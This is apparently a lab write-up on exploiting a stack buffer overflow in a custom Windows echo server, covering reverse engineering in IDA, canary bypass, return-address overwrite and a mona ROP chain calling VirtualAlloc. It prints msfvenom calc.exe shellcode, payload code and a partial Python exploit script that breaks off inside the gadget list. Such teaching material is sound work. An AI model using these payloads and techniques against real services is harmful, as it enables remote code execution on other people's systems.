Vulnerability Analysis and Exploitation of a Buffer Overflow in a Windows Server
Step-by-step reverse engineering and exploitation of a Buffer Overflow in a Windows echo server, bypassing the canary cookie and using ROP to achieve arbitrary code execution.
TL;DR — We start from a Windows echo server (PE32 binary + C++ source code) and, through reverse engineering and stack analysis, we find a classic but devastating flaw: the program trusts the length the client tells it. That oversight opens the door to overwriting the stack, bypassing a canary cookie and, finally, running our own code. We will do it in two ways: the “easy” one (executing directly on the stack) and the “elegant” one (ROP), and we will finish with the measures that would have prevented all of this.
Introduction
Imagine a program that, before reading a message, asks you: “how many bytes are you going to send me?”. And you, as the client, reply with a number. The program takes your word for it and allocates… well, actually it doesn’t allocate anything new: it reads as many bytes as you tell it to within a fixed-size space. What happens if you tell it you are going to send four billion bytes into a 512-byte slot? Exactly what you are thinking: it overflows. And where there is an overflow, there is opportunity.
In this exercise we start from an executable (PE32) and a source code (C++) that implement the functionality of an echo server using Windows sockets. The goal is to identify and exploit a Buffer Overflow vulnerability while documenting the process followed.
Throughout the article we will walk the full path of binary exploiting, from understanding what the program does to achieving arbitrary code execution with a working proof of concept.
Goals of the post
- Analyze the behavior of a C++ executable through reverse engineering (IDA) and stack study.
- Detect and validate a Buffer Overflow vulnerability in message reception.
- Exploit it using two different methodologies: direct execution on the stack and Return-Oriented Programming (ROP).
- Bypass mitigation mechanisms such as the canary cookie.
- Develop a Python PoC that demonstrates the real impact of the flaw.
- Propose security measures that mitigate the vulnerability.
Scope
The work is confined to a controlled lab environment: a custom echo server, compiled without protections, that listens locally. It is not a real product nor a production service; it is a didactic target designed to learn the techniques on safe ground.
Recommended prior knowledge
- Basics of C/C++ and how the call stack works (stack frame, return address,
eip/ebp/espregisters). - Fundamentals of x86 assembly and hexadecimal representation / endianness.
- Familiarity with analysis tools: IDA, Immunity Debugger and the mona plugin, as well as
msfvenomto generate shellcodes. - Basic Python programming to build the exploit and handle sockets.
Don’t worry if any of these concepts sounds distant: we will explain them as they come up.
Analysis of the echo server
Before breaking anything, we need to understand what we are dealing with. The program is an echo server: a service that receives a message and returns it as is, like an echo. Let’s look at its main function.
 Figure 1. Main function of the echo server.
In the code the server is initialized by creating a TCP socket over IPv4 that will listen for requests from any IP address on port 16000. Then the MSVRCT2.dll DLL is loaded dynamically and it starts accepting requests and handling them through handle_connection. That function is responsible for reading the received messages and forwarding them back to the client in the following way.
 Figure 2. Connection handler of the echo server.
Here is the crux of the matter. The function expects to receive first the length of the message in bytes and then the message itself to forward it, that is, it expects to receive a message with the following structure.
| LENGTH | MESSAGE |
|---|---|
| 10 | Hola Mundo |
| LENGTH | MESSAGE |
|---|---|
| 0x00000010 | 0x486f6c61204d756e646f |
Finally, it will check that the initialized cookie has not changed its value to verify that there has been no Buffer Overflow, and it will wait for the next connection.
Exploitation
After having understood how the source code works and having analyzed the function that handles the connection, a problem has been detected.
In the first call to recv that can be seen in Figure 2, the first 4 bytes of the message are stored in the len variable, and then reading continues with the second call to recv, which receives as many bytes as were stored in the len variable and stores them in the buffer. The problem is that with 4 bytes you can represent up to 4,294,967,296 values, since it is an unsigned integer. The message, therefore, could have more than four billion characters; however, the capacity of the buffer is only 512 bytes. This means that, if the length is less than 512 there will be no problems, but if it is greater it will be possible to overwrite other memory areas (taking the canary cookie into account).
Once the code has been analyzed and the vulnerability identified, to keep exploring and be able to exploit it we will follow the methodology seen during the sessions, starting from the preliminary analysis of the source code already carried out.
Detecting the vulnerability
As mentioned, the code presents a vulnerability, since the length of the message (the bytes that the recv function will read) can be much larger than the size of the buffer reserved for the message.
To be able to start exploiting the vulnerability we will have to analyze the disassembly of the source code and identify its parts in IDA. The stack of the handle_connection function would look as follows.
 Figure 3. Stack of the handle_connection function in IDA.
That is, the 512 bytes of the buffer and the 12 bytes of the cookie, the length and the received bytes are stored in that order.
Also, in the last instructions you can see how it is checked that the value of the cookie has not been modified.
 Figure 4. Canary cookie check.
Validation
Despite having detected the vulnerability, it is necessary to validate that it can be exploited correctly. To do so we will have to build an exploit in Python that connects to the echo server using sockets and sends a payload that allows overwriting the return address to drive the program’s execution towards our code. Therefore, it will be necessary to calculate the number of bytes needed to overwrite that address and to control possible invalid or problematic characters, as well as the endianness.
Before starting to build the message that will be sent to the server, it is worth knowing whether the executable has any kind of protection at compile time that prevents us from executing code in certain parts of memory or that randomizes addresses, since they may pose a setback when developing the exploit.
To do this, the mona plugin in Immunity Debugger is used, specifically, !mona modules.
 Figure 5. Protections of the loaded modules of the echo server.
As can be observed in the image, both the executable itself (echo_server.exe) and the dynamically loaded library (MSVRCT2.dll) do not have any protection such as SafeSEH, ASLR or DEP, so it seems it could be exploited without major complications.
Knowing how the program works and the layout of the stack (Figure 3), if we want to overwrite the return address we will have to:
- Send more than 512 bytes to overwrite the buffer.
- Send the 4 bytes of the cookie (
0x95125613). - Send 8 bytes of padding, 4 for
lenand 4 forrecvBytes. - Send 4 bytes to overwrite the base of the stack
ebp. - Finally, send the 4 bytes of the return address that modifies
eip. - Add the total length of the message and send it to the server.
In total: 512 + 4 + 8 + 4 + 4 = 532 bytes.
Next, the following payload is generated and the application is debugged in IDA to verify that the stack is overwritten as expected.
1
2
3
payload = "A"*512 + struct.pack("<I", 0x95125613) + "AAAA" + "AAAA" + "BBBB" + "AAAA"
msg = struct.pack("<I", len(payload)) + payload
s.send(msg)
Code 1. Excerpt of the initial validation payload.
 Figure 6. State of the stack after sending the payload.
The
recvBytesbytes have been overwritten again by0x214(532) since they are assigned to that variable in the code after being received.
If we continue execution up to the return, the following error is shown.
 Figure 7. Error when trying to jump to address 0x41414141.
The error shows us that the validation of the cookie was successful, since we managed to reach the function’s return, and that the vulnerability can be exploited, since we managed to overwrite the return address to 0x41414141 (AAAA) and therefore it fails, because that memory region cannot be executed.
Payload and execution of the exploit
Finally, after having identified and validated the Buffer Overflow vulnerability, in this section we will carry out the exploitation as such, which allows us to redirect the program’s execution to a controlled area by overwriting the return address that manipulates eip to execute a shellcode.
This exploit can be carried out in multiple ways, since there is no protection in the binary as was seen in Figure 5. In this case two will be carried out. In the first one the code will be executed directly on the stack, while in the other one we will choose to simulate that there is an execution protection, which prevents injecting the shellcode directly into the stack and pointing to it directly with a stack address in the payload, as in the first case.
Execution on the stack
The exploitation of the Buffer Overflow following this technique is very simple, since there is no protection. To do so you simply have to replace, in the payload of Code 1, the 4 “AAAA” bytes corresponding to the return address with an address that points to a nearby area of the stack. Then, a «cushion» of nop instructions and the shellcode to be executed are added.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
shellcode = b""
shellcode += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0"
shellcode += b"\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b"
shellcode += b"\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61"
shellcode += b"\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2"
shellcode += b"\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11"
shellcode += b"\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3"
shellcode += b"\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6"
shellcode += b"\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75"
shellcode += b"\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b"
shellcode += b"\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
shellcode += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24"
shellcode += b"\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
shellcode += b"\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
shellcode += b"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
shellcode += b"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
shellcode += b"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47"
shellcode += b"\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c"
shellcode += b"\x63\x2e\x65\x78\x65\x00"
payload = "A"*512 + struct.pack("<I", 0x95125613) + "AAAA" + "AAAA" + "BBBB" + struct.pack("<I", 0x0018FF34) + "\x90"*8 + shellcode
msg = struct.pack("<I", len(payload)) + payload
s.send(msg)
Code 2. Payload to execute shellcode via the stack.
The shellcode that will be used will be the one needed to open a calculator in Windows, since this code does not perform malicious actions and is quite visual, which helps us to check the correct execution of the payload. Nevertheless, the code that can be added to the shellcode is arbitrary; as long as a series of prerequisites are met, anything could be executed, such as, for example, a meterpreter session.

After running the previous payload, in the following images you can see how the stack has been overwritten correctly, how the nops are executed and finally how the calculator appears after the shellcode has been executed.
Figure 8. Stack overwritten with shellcode after exploit.
 Figure 9. Execution of nops on the stack.
 Figure 10. Execution of the calculator after the exploit.
ROP
To overcome the restriction of not being able to execute code directly on the stack (a memory area not intended for code execution) we will make use of ROP (Return Oriented Programming).
Return-oriented programming consists of modifying the program’s execution by chaining a series of legitimate instructions that end in a return (gadgets), for example, those present in some library, that modify the system registers in a specific way such that it allows us to obtain code execution in areas not intended for execution.
Specifically, we want to find instructions that, when executing the pushad instruction (which dumps the contents of the registers onto the stack), leave the stack in the following state.
 Figure 11. Final layout of the registers after executing PUSHAD.
In the end, what is achieved is to lay out the stack in the same way as if the VirtualAlloc function had been called in the code (since it has the return address and the function arguments in higher memory positions). It is as if the VirtualAlloc function were injected into the code with specific parameters.
Finding these instructions manually is an arduous task, so the mona plugin in Immunity Debugger will be used to find the gadgets.
After running !mona rop, it obtains from the modules loaded by the executable a set of instructions in various languages to be able to call the VirtualAlloc or VirtualProtect functions.
 Figure 12. Python ROP_CHAIN to call VirtualAlloc.
The instructions have mainly come from MSVRCT2.dll, which was a dynamically loaded library that had no protection.
The VirtualAlloc function allows us to allocate a memory space with a series of permissions and will be used with the following parameters.
 Figure 13. Call with parameters to VirtualAlloc.
In other words, it will be told:
- The address to allocate (
lpAddress). - The size (
dwSize), in this case one byte (0x1), since the minimum allocation size is one page (0x1000bytes), so by simply indicating one byte we would already have the size of a whole page. - The reservation type (
flAllocationType), in this case0x1000, which corresponds toMEM_COMMIT, that is, a memory reservation. - The permissions (
flProtect), in this case0x40, which corresponds toPAGE_EXECUTE_READWRITE, that is, read, write and execute.
After adding and executing the rop_chain in the place of the return address, you can verify how the stack stores all the values just as was shown in Figure 11.
 Figure 14. State of the stack after the buffer overflow with ROP.
Once the rop chain has been executed, all that would be left is to add a series of NOP instructions (0x90) to the payload and then the shellcode with the payload to execute. This way a new memory space would be allocated where there are execution permissions and the program flow would be redirected towards the code to be executed.
In the same way as in the previous case, the shellcode that will be used to validate the exploitation will be the one that executes the calculator process, for the reasons commented previously.
1
2
3
4
rop_chain = create_rop_chain()
payload = "A"*512 + struct.pack("<I", 0x95125613) + "AAAA" + "AAAA" + "BBBB" + rop_chain + "\x90"*8 + shellcode
msg = struct.pack("<I", len(payload)) + payload
s.send(msg)
Code 3. Excerpt of the final payload with shellcode.
Therefore, the final payload would look as follows.
The
create_rop_chain()function corresponds to the code shown in Figure 12.
However, when adding the previous shellcode the program fails. Specifically, when executing the second call to recv (the one responsible for reading the message itself based on the established length), it returns an error and execution ends. The returned error is 10014, which corresponds to WSAEFAULT, which is a problem with the address of some pointer as explained by the Microsoft documentation.
 Figure 15. State of EAX before executing the call to recv for the second time.
 Figure 16. State of EAX after executing the call to recv for the second time.
In the previous image you can see how the call to recv returns an error -1 (0xFFFFFFFF).
 Figure 17. Value obtained from WSAGetLastError in EAX.
The specific error value is 0x271E, which in decimal corresponds to the value 10014, which represents the constant shown in the following image.
 Figure 18. Error returned by recv.
This seems to be due to the length of the shellcode, since with reduced versions of it the data is indeed received and overwritten correctly, although the calculator is not executed, since the code is incomplete. Because the earlier data in the payload (rop_chain, canary cookie, buffer padding, …) are necessary to carry out the overflow, we will have to look for a smaller shellcode that fits in the memory space. This is not simple, since the shellcode has a very reduced length, of about 193 bytes (it cannot be reduced further), and the maximum allowed is approximately between 133 and 150 additional bytes.
Since the options in msfvenom for shellcodes smaller than that amount are few, we will simply choose to add some instructions that modify a register without actually doing anything graphical or malicious. Specifically, four inc eax (0x40) instructions will be added, to illustrate the insertion of code through ROP.
The following image shows the execution of the inserted NOPs and the state of eax before executing the inc instructions.
 Figure 19. State of EAX before executing INC instructions.
After executing the instructions you can verify that the eax register increased by 4.
 Figure 20. State of EAX after executing the INC instructions.
Exploit.py
Next, Code 4 attaches the Python script used for the exploitation of the Buffer Overflow vulnerability in the echo server.
The code of the shellcode for the payload has been generated using the Metasploit tool msfvenom. Specifically, the following command has been executed.
1
$ msfvenom --platform Windows -a x86 -p windows/exec CMD=calc.exe -f python --var-name shellcode
In this case it was not necessary to handle the bad chars for the payload to execute correctly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
import socket
import struct

shellcode = b""
shellcode += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0"
shellcode += b"\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b"
shellcode += b"\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61"
shellcode += b"\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2"
shellcode += b"\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11"
shellcode += b"\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3"
shellcode += b"\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6"
shellcode += b"\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75"
shellcode += b"\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b"
shellcode += b"\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
shellcode += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24"
shellcode += b"\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
shellcode += b"\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
shellcode += b"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
shellcode += b"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
shellcode += b"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47"
shellcode += b"\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c"
shellcode += b"\x63\x2e\x65\x78\x65\x00"

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_esi:---]
